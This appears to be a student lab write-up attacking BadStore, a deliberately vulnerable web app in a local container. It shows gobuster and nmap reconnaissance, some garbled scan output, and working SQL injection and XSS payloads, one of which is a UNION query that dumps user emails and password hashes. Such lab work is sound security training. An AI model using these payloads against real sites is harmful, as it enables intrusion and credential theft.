Questions:


- 1. Any application you can work on , 5 information gathering on that application
- 2. 5 web server vulnerabilities of that application
- 3. 5 exploitation or payloads, such as sql injection, clickJACKing, command injection

→ To Identify web server, tech stack.

→ Discovers hidden files

```
—(kali⊕kali)-[~]
—$ gobuster dir -u http://localhost/cgi-bin/ -w /usr/share/wordlists/dirb/common.txt --exclude-length 2838
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                                   http://localhost/cgi-bin/
[+] Url:
    Method:
    Wordlist:
                                   /usr/share/wordlists/dirb/common.txt
    Negative Status codes:
Exclude Length:
                                   404
    User Agent:
                                   gobuster/3.6
Starting gobuster in directory enumeration mode
                          (Status: 403) [Size: 274]
(Status: 403) [Size: 274]
(Status: 403) [Size: 274]
/.htaccess
/.htpasswd
Progress: 4614 / 4615 (99.98%)
Finished
```

→ Displays available databases.



→ Check outdated software, misconfigs, etc.

```
- Charles All State A his play / Incalhost/cgi-bin/badstore.cgi
- Nitor V.2.5.0
- Nitor V.2.5.
```

root®kali)-[/home/kali]

∟# ip a

sudo docker inspect -f '{{range .NetworkSettings.Networks}}{{.IPAddress}}{{end}}' 7df4249010a8

→ Displays open ports

```
)-[/home/kali]
mmap -sS -sV -A -74 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-17 00:42 EDT
Nmap scan report for 172.17.0.2

Nmap scan report for 172.17.0.2

Host is up (0.00027s latency).

Not shown: 997 closed tcp ports (reset)


PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.4.59 ((Debian) |

| http-title: Site doesn't have a title (text/html).
                                    Apache httpd 2.4.59 ((Debian))
 _http-server-header: Apache/2.4.59 (Debian)
 http-robots.txt: 5 disallowed entries
 _/cgi-bin /scanbot /backup /supplier /upload
443/tcp open http Apache httpd 2.4.59
|_http-server-header: Apache/2.4.59 (Debian)
|_http-title: Apache2 Debian Default Page: It works
3306/tcp open mysql MariaDB (unauthorized)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: Host: 172.17.0.2
TRACEROUTE
HOP RTT
                   ADDRESS
1 0.27 ms 172.17.0.2
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.41 seconds
```


Using SQLinjection, found all the available products.

http://localhost/cgi-bin/badstore.cgi?action=search&searchquery=1' OR '1'='1



Injected scripts to search field to check if it is vulnerable to xss attack.


<script>alert(100)</script>



Injected SQLinjection command.

http://172.17.0.2/cgi-


<u>bin/badstore.cgi?searchquery=xx'+IN+(itemnum,sdesc,ldesc)+union+select+email,pas</u> <u>swd,123,123+from+userdb+LIMIT+2+--+&action=search&x=16&y=7</u>



Found the username and hashed password, using the MD5 dehashing browser, found the password "secret".



Found the table name.



Found the table name and attribute values.



Using SQLinjection, found the details of the items.

http://172.17.0.2/cgi-

bin/badstore.cgi?searchquery=x%27+union+select+count(itemnum),count(itemnum),count(itemnum)+from+itemdb+--+&action=search&x=11&y=9

